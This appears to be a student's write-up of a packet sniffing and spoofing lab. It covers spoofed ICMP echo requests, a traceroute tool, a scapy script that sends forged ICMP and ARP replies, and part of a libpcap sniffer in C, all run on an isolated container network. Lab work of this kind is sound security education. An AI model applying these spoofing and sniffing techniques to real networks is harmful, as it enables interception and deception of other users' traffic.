
- We run the code and send an ICMP echo-request packet. The reply packet should have the destination IP same as the once that we scripted in our code. Below is the screenshot of the terminal output as well as WireShark.




- The destination IP address of the ICMP echo-request packet was set to 10.9.0.5 that is host A and the same explanation can be given to the reason on why an echo-reply packet was received from the same IP of host A. Note here that the source IP of the request packet is an arbitrary IP. Therefore, we were able to spoof an ICMP echo request packet with an arbitrary source IP address.

Task 1.3: Traceroute


- Before proceeding, make sure the VM is connected through bridge adapter and not NAT as shown below.




- I developed a code that would display the traceroute output dynamically in a table using the rich library. Below is the code.



- Before we run the code, we need to install the `rich` library, and for that we first need to configure our DNS configuration of the attacker container, else we will face an error while installing the `rich` library or if we run the code.
- Inside the attacker container, go to `/etc/resolv.conf.` and add `nameserver 8.8.8.8` and `nameserver 8.8.4.4`. Below is the screenshot.




- Once that is done, install `rich` library and run the code using root privileges.




- I choose 2 IPs. First one is for google.com and the second one is OpenDNS.

Task 1.4: Sniffing and-then Spoofing


- For this we simply develop a code using `scapy` and `rich` (for better and understandable output) and name it as `sniff_spoof.py`. Below is the code.



- The attacker sniffs incoming `ICMP` or `ARP` requests and sends back spoofed replies to the source. `ARP` requests are crucial here. Before hosts can talk to each other on a network, they send `ARP` requests to get the right `MAC` address.




- I pinged `1.2.3.4` and `8.8.8.8` from host A (`10.9.0.5`) and `10.9.0.99` form host B (`10.9.0.6`). Below is the output.



Task 2.1: Writing Packet Sniffing Program


Task 2.1A: Understanding How a sniffer Works

- I developed a script using the sample code and reference from the textbook. The script when compiled and executed will display the source and destination IP of the packet that is captured. The code is saved as `sniff.c`. Snip below shows the code `sniff.c`.



```
        bpf_u_int32 net;

        // step 1: open live pcap session on NIC with interface name
        handle = pcap_open_live("br-49ad3adbe800", BUFSIZ, 1, 1000, errbuf);

        // step 2: compile filter_exp into BPF pseudo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // step 3: capture packets
        pcap_loop(handle, -1, got_packet, NULL);

        pcap_close(handle); // close the handle

        return 0;
}
[11/22/24]seed@VM:~/.../volumes$
```

